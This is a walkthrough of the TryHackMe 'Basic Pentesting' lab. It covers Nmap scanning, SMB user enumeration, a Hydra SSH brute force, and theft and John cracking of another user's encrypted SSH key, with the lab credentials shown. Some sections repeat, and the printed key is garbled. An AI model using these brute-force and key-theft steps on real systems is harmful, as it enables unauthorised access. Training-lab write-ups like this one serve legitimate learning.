

Basic Pentesting - THM

Author: Shantanu Kakade

The **Basic Pentesting** machine is a beginner-friendly lab that focuses on learning the fundamentals of penetration testing through enumeration and exploitation. In this walkthrough, I am doing the steps used to identify vulnerabilities and gain access to the target in a safe, controlled environment.

Machine Information

Platform — — TryHackMe — <https://tryhackme.com/room/basicpentestingjt>

Operating System — — — KALI Linux

Skills Practiced — — — Enumeration, SMB Enumeration, Password Attacks, SSH Access

Tools Used — — — Nmap, Enum4Linux, Hydra, John the Ripper, SSH

Tools Used

Nmap

Enum4Linux

Hydra

John the Ripper

SSH

Enumeration

I started by running an Nmap scan to find open ports and services on the target machine. The scan found SSH, HTTP, SMB, and Apache Tomcat. Since SMB often provides useful information, I decided to check it first.

```
sudo nmap -sC -sV 10.48.164.103 -oN BasicP.txt
```

```
Theme: Breeze (KaliDark) [Qt], Breeze-Dark [GTK2], Breeze [GTK3]
Icons: Flat-Remix-Blue-Dark [Qt], Flat-Remix-Blue-Dark [GTK2/3/4]
Font: Noto Sans (12pt) [Qt], Noto Sans (12pt) [GTK2/3/4]
Cursor: breeze (24px)
Terminal: konsole 26.4.0
Terminal Font: JetBrainsMono Nerd Font (12pt)
CPU: Intel(R) Core(TM) i5-10300H (8) @ 4.50 GHz
GPU 1: NVIDIA GeForce GTX 1650 Mobile / Max-Q [Discrete]
GPU 2: Intel UHD Graphics 0 1.05 GHz [Integrated]
Memory: 4.38 GiB / 7.68 GiB (58%)
Swap: 0 B / 7.84 GiB (0%)
Disk (/): 27.26 GiB / 180.11 GiB (15%) - ext4
Local IP (eth0): 192.168.0.103/24
Battery (A32-K55): 100% [AC Connected]
Locale: en_IN

+ ~ sudo nmap -sC -sV 10.48.164.103 -oN BasicP.txt
[sudo] password for viper:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-23 19:07 +0530
Nmap scan report for 10.48.164.103
Host is up (0.015s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 8f:de:12:b2:dc:33:ef:31:4d:d5:a5:93:a4:cd:24:df (RSA)
|_ 256 80:2f:70:15:ce:7d:ab:61:92:5a:b3:3f:c1:ca:2d:f5 (ECDSA)
|_ 256 39:fd:13:3d:d5:e5:fc:3f:c1:e1:b0:1d:80:b3:40:62 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http     Apache Tomcat 9.0.7
|_ http-title: Apache Tomcat/9.0.7
|_ http-favicon: Apache Tomcat
|_ http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2026-06-23T13:38:12
|_ start_date: N/A
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.44 seconds
+ ~
```

22 (SSH): OpenSSH 8.2p1
80 (HTTP): Apache 2.4.41
139/445 (SMB): Samba file sharing service
8009 (AJP13): Apache Jserv Protocol
8080 (HTTP): Apache Tomcat 9.0.7

From the scan results, SMB looked like the most interesting service because it often reveals usernames, shared folders, and other useful information. So, I moved on to SMB enumeration.

SMB Enumeration

Since SMB was running on the target, I decided to enumerate it to look for shared folders, usernames, and other useful information that could help gain access to the machine.

```
enum4linux -a 10.48.164.103
```

```
Downloads: sudo x --:zsh x --:zsh x
[*] Getting local group memberships:
[*] Getting domain groups:
[*] Getting domain group memberships:
***** ( Users on 10.48.164.103 via RID cycling (RIDS: 500-550,1000-1050) )*****
[!] Found new SID:
S-1-22-1
[!] Found new SID:
S-1-5-32
[!] Found new SID:
S-1-5-32
[!] Found new SID:
S-1-5-32
[!] Found new SID:
S-1-5-32
[*] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
S-1-22-1-1002 Unix User\ubuntu (Local User)
[*] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)
[*] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
***** ( Getting printer info for 10.48.164.103 )*****
No printers returned.
anum4Linux complete on Tue Jun 23 19:19:39 2026
```

The scan successfully listed several local user accounts on the target machine. Among them, jan and kay stood out as valid usernames that could be used in the next phase of the assessment.

Discovered Users

```
jan
kay
ubuntu
```

Since I now had valid usernames, the next step was to look for weak passwords that could allow access to the system.

Password Brute Force

After finding the usernames through SMB enumeration, I used Hydra to test a wordlist against the SSH service.

The scan successfully listed several local user accounts on the target machine. Among them, jan and kay stood out as valid usernames that could be used in the next phase of the assessment.

Discovered Users

```
jan
kay
```


ubuntu

Since I now had valid usernames, the next step was to look for weak passwords that could allow access to the system.

Password Brute Force

After finding the usernames through SMB enumeration, I used Hydra to test a wordlist against the SSH service.

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.48.164.103 -f
```

A screenshot of a terminal window titled "zsh - Konsole". The terminal shows the execution of the Hydra command: `hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.48.164.103 -f`. The output indicates that Hydra started at 2026-06-23 19:24:21. It includes a warning about SSH configurations limiting parallel tasks and a recommendation to use `-t 4`. The attack progress shows 16 tasks, 14346399 login tries, and approximately 896525 tries per task. The status shows 334.00 tries per minute and 334 tries in 00:01h. The final result is a successful login for the user 'jan' with the password 'armando' at 10.48.164.103. The terminal also shows the command prompt `~` at the end.

Hydra successfully found the SSH credentials for the jan user.

Username: jan

Password: armando

With these credentials, I was able to access the target machine using SSH.

SSH Login

Using the credentials found by Hydra I connected to the target machine through SSH.

```
ssh jan@10.48.164.103
```

```
(jan) 10.48.164.103 — Konsole

Downloads:sudo × wordlists:zsh × (jan)10.48.164.103 ×

** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jan@10.48.164.103's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue 23 Jun 2026 10:00:40 AM EDT

System load:  0.0                Processes:    108
Usage of /:   49.8% of 13.62GB   Users logged in:  0
Memory usage: 55%              IPv4 address for eth0: 10.48.164.103
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@ip-10-48-164-103:~$
```

After logging in, I started exploring the system to find useful files and continue the enumeration.

Exploring the System

After logging in as jan, I explored the system to look for other users and any files that might contain useful information.

```
(jan) 10.48.164.103 — Konsole

Downloads:sudo × wordlists:zsh × (jan)10.48.164.103 ×

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@ip-10-48-164-103:~$ ls
jan@ip-10-48-164-103:~$ cd ..
jan@ip-10-48-164-103:/home$ ls
jan  kay  ubuntu
jan@ip-10-48-164-103:/home$ cd kay
jan@ip-10-48-164-103:/home/kay$ ls
pass.bak
jan@ip-10-48-164-103:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@ip-10-48-164-103:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23 2018 .
drwxr-xr-x 5 root root 4096 Jun 23 09:28 ..
-rw-r--r-- 1 kay  kay  789 Jun 22 2025 .bash_history
-rw-r--r-- 1 kay  kay  220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17 2018 .bashrc
drwx----- 2 kay  kay  4096 Apr 17 2018 .cache
-rw----- 1 root kay  119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay  kay  4096 Apr 23 2018 .nano
-rw----- 1 kay  kay   57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay  kay  655 Apr 17 2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay  kay   0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root kay  538 Apr 23 2018 .viminfo
jan@ip-10-48-164-103:/home/kay$ cd .ssh
jan@ip-10-48-164-103:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@ip-10-48-164-103:/home/kay/.ssh$
```

```
cd /home
ls
cd /home/kay
ls -la
```

While checking kay's home directory, I found a file named pass.bak. However, I did not have permission to read it. I also found an .ssh directory containing the following files:

```
authorized_keys
id_rsa
id_rsa.pub
```

The id_rsa file looked interesting because SSH private keys can sometimes be used to log in as another user.



```
(jan) 10.48.164.103 ~$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,6A8A7DE35CDBA5070B92C1F760E2FE75

IeNb/JUq2P4S6E223AaJxLvhuS21cRr40NGUAKcKxg5+9vndxcujp2l0Uu1L2
a9dy1EJB4uZTUEBPsm64878dFyK10VQrVHty1K2aL2Lka2Cnfjz8LlV+PMadN
Xrv3w/HRI6cPY8B7nsA1e1PyrP2HIM3Q0FIYLSPHY79RC6516Fk0SvxxzbdFX
AAh+31SFU49AELV8Jz7nLTBw31mxyv0LLXAg1x3QxMacIQUCWCA1tpXmN
1B48d87Cv61kmp1FL7uN6h89P8254zplp1UCk4U4e40Tt+VWdazn+8b0a9
hMQJcDnb/U+dRasu3oxqyK1ku2DpseU7rLVPAqdy+ogk/w0tbnTrkngkLqVhL
1WZye4yrrLEtfc275hzVYh4fLgt0falybMg0i+H+eWvX0rZPB1v8iyNt0d0E
3Jrg00LPa0IbAm1RxpAe1R1tCZ+0LY0WVz0L2xKugt0p2jwH4y6d0bfJ
LYV1Xm13pVHMc675p4Zxyf0t10QK40K018R0qLFTmaPwJVV6u0y0EAK7
bUpa+eLY5Sne5tbpW0h10N8fnpG1t0bn71v077ACay62MDLPIAqZw/0hwrTnrb
RVhY1CuF7xGmbnzYhzEaMppE218fSaFVCJEC3cDgn5TVQUXf4CJwRvrdxVY
VqYsot+C2f7mbm5nfTPPL0mndC4JmUEUj0L28C6bX5s+95eFec0MwVe
B0mqn1D1vt35f5pdp0gCk4b4bMbmKchFCK70pC3s4WVVEE3JNvc372D
ysv0pVn9Wf0U0dN+U4pYP6PmWU4Z02qekNIWEXZ12Myypu0CF0A8AR46/KKw6
oH0ACCK5ihAQKbD+Sf1gXbAb64BocMQARI0xYJunPKN8bzr1QLJ51JrZX1bn1
VaPeV7X2Nauyu04bgtFhb/f8ab8beL4X1WR+4Xab0tpJx0RV8YEPZ/Vj1Q3551
6m6SR2onZ0A4A0pcc044dyH15A8320uV110d0aFy1m4aTEJTP038p35E6
KQ16591Cp0cWj1U419mEH2eH0r21vufZbnFyUdqCv08+mS8X75seeh8auqL
40I41X1Tq5aCmP4y/ntnz1A3Q0FNjXAg0FK/hTadhM05d1GXNm3tb0B0w6v0
VFN5aEkeZ3Y9j0m3V6m6cAxp2124k0BewzC0Zm10CPHFLV0M0delqP/N1k
03TL0c0a0m158AmpcL14k70e19Y/J0c2L1U0v0m0m11Fdm0m0w0j5
3+X2DZ0uLSN1V4JjCPLh7Nk1A1gnpc0aqa07gV3R0/asm1L2K80UT8PrTtt+S
baKPPH0dH0m0m0m0m0m0m0m0m0m0m0m0m0m0m0m0m0m0m0m0m0m0m0m0m0m0
19+xxdSSYV01B8Mj0p2x78a8t70Y9W/BVt0t+X2xV1nu+30qW200y0mH2P
n2JPP0h+0B0u0B5Pc15h4y5E0ALx0E0MS3Y0p2/445yR0p2rX201
fn2m0j0U2FajwNtMNS01sh0NDEAB71Lq46L50pRahNWXzozh/LGF0m51I
I/zN/2Ksp0e0/SnqWvF1K8Q03en7H+n15Z76smfJE9suva3eHHP2AehS8D0w
X+C0S1Xp010R0+0m0eXm0m5x3L1V21RMNg0m07A21Zu0m123/LmVwZEL
0ScmN1LQ0B6FLJ55f5aF5c0ZLX1L7XDR2g0m0ct+0c0szEnd0U01FE20X
0mH245rqACPh0c0rKCBF0Q0301hJg7n5Je2M403LJmsX/USYUlaVgrMfF0jnx
CNgutunH0q0sR9cU515t0z+110fL0yb+f82Y0m5Tb6PTf/onV0t0k1Lfe731
Dw03ZFL01FL6ag01VtrPBL1G0qXf4m0wV9DF0Zp/0uatV1V10HegP0B0Tj
VxVf0m0B02p032y0h0e0B0e70v0Y0K5ag0QAK7L0e0D7/m518f0m/g5Y0ab
0s0x05M0r3mKf1n/w5P0B0Xh7n2L13Z7Wf0c01V0szMaab/489apb0jph0ut0Wu
Eu/LP0xQLxmpvPsDACH0qA11p0Vl9m+a+STREZyT8hZIRH1uao0ZIV4CuV6Q
3QPS2Hf2zj8T3c1N2AmY205EN1JvraeP13P2RNLJ5b0m0Kv0dVPCSm/pn1v
wP0p0j0j01P8Hm0j03050j7r/01V1Cv040f2z+3jY9KXKL7f0k492Xdm09
URUvq0h057c0C5rF0JYD779u0h3H5y7b1+m0XNZ1ML20nauC5Kv4i+Y0j7
AGIEXR1JX1L60b0s15v0y0m55X1nBry0f62ucY59ecAr4NCMgpcXFFYncYhYK
AX0KSmw0fYHEx89gTE5v5Ad+8de0iAk8C1Y1tZad0M2S0S0YmXV1B4Jm5
p0QL3R0P2ET0ux0f0KPe0d0E2mH0Z0Y50H0C01D1C40a0L0w019124u0R
0gJVVBBVZ1B8+wSYJhYtrInQ7D0M4Y1Y82pnc+Le0f3YrP9z0KLa0d09B0CV
ev0cTczBhYVqn11q0m0UZcR0Tf180j0B0Q1q+H0B0vC0/02FX0YEtgH4/UC
D5q0hAK150h0M4X14P1X799cXmL7mF5J14P3071AEJm06Q7Yj0pvgJ8L6
0c0P/3u07u+91270v0R07070y0X5L0/0m216f05H0G0m0P030h0T0e0P0T
t/CCVLH222eao0g1Gu0N5YtaN0h0LnpjfnLVJCDH10hKz1Sz2mdrx0h1/JWJQ
4eaCAHk1hUL3eseN32pQR0nd0GAAPxH+LpYfE8521t8aP08ZABUFJb0EFmAYB
e0f0dU0h0CZ5w/DI0F+4L1Q3R36BuzR5+kmPF1ke0tYIY17Cf0fJ5d74VC
31t1Z8X3C07AR750h0Q0M0p05C/R0cdq16HWP0p190Z1Q02R0f0p0x0thY
-----END RSA PRIVATE KEY-----
jan@ip-10-48-164-103: /home/kay/.ssh
```

The file contained an encrypted SSH private key belonging to the kay user.

This was a valuable finding because an SSH private key can be used to log in as another user. Since the key was encrypted with a passphrase, I needed to crack the passphrase before I could use it.

Saving the SSH Private Key

Since the private key was displayed on the target machine, I copied its contents and saved it as a new file on my Kali machine. This allowed me to work with the key locally.

```
nano id_rsa
```

I pasted the contents of the private key into the file, saved it, and exited the editor. After saving the key, I changed its permissions so that SSH would accept it.


```
chmod 600 id_rsa
```

Cracking the SSH Key Passphrase

After saving the SSH private key on my Kali machine, I needed to crack its passphrase before I could use it. I first converted the key into a format that John the Ripper could understand, then used the rockyou.txt wordlist to crack the passphrase.

```
ssh2john id_rsa > hash.txt
```

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```



John the Ripper successfully recovered the passphrase for the SSH private key.


```
Passphrase: beeswax
```

With the passphrase I could use the private key to log in as the kay user

Login as Kay

Using the recovered passphrase and the SSH private key, I logged in as the kay user.

```
ssh -i id_rsa kay@10.48.164.103
```



```
(kay) 10.48.164.103 — Konsole
Downloads:sudo x (kay) 10.48.164.103 x (jan) 10.48.164.103 x
* ~ ssh -i id_rsa kay@10.48.164.103
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue 23 Jun 2026 10:21:42 AM EDT

System load:  0.0          Processes:    111
Usage of /:   49.9% of 13.6GB Users logged in:    1
Memory usage: 55%         IPv4 address for eth0: 10.48.164.103
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-48-164-103:~$ ls
pass.bak
kay@ip-10-48-164-103:~$ cat pass
cat: pass: No such file or directory
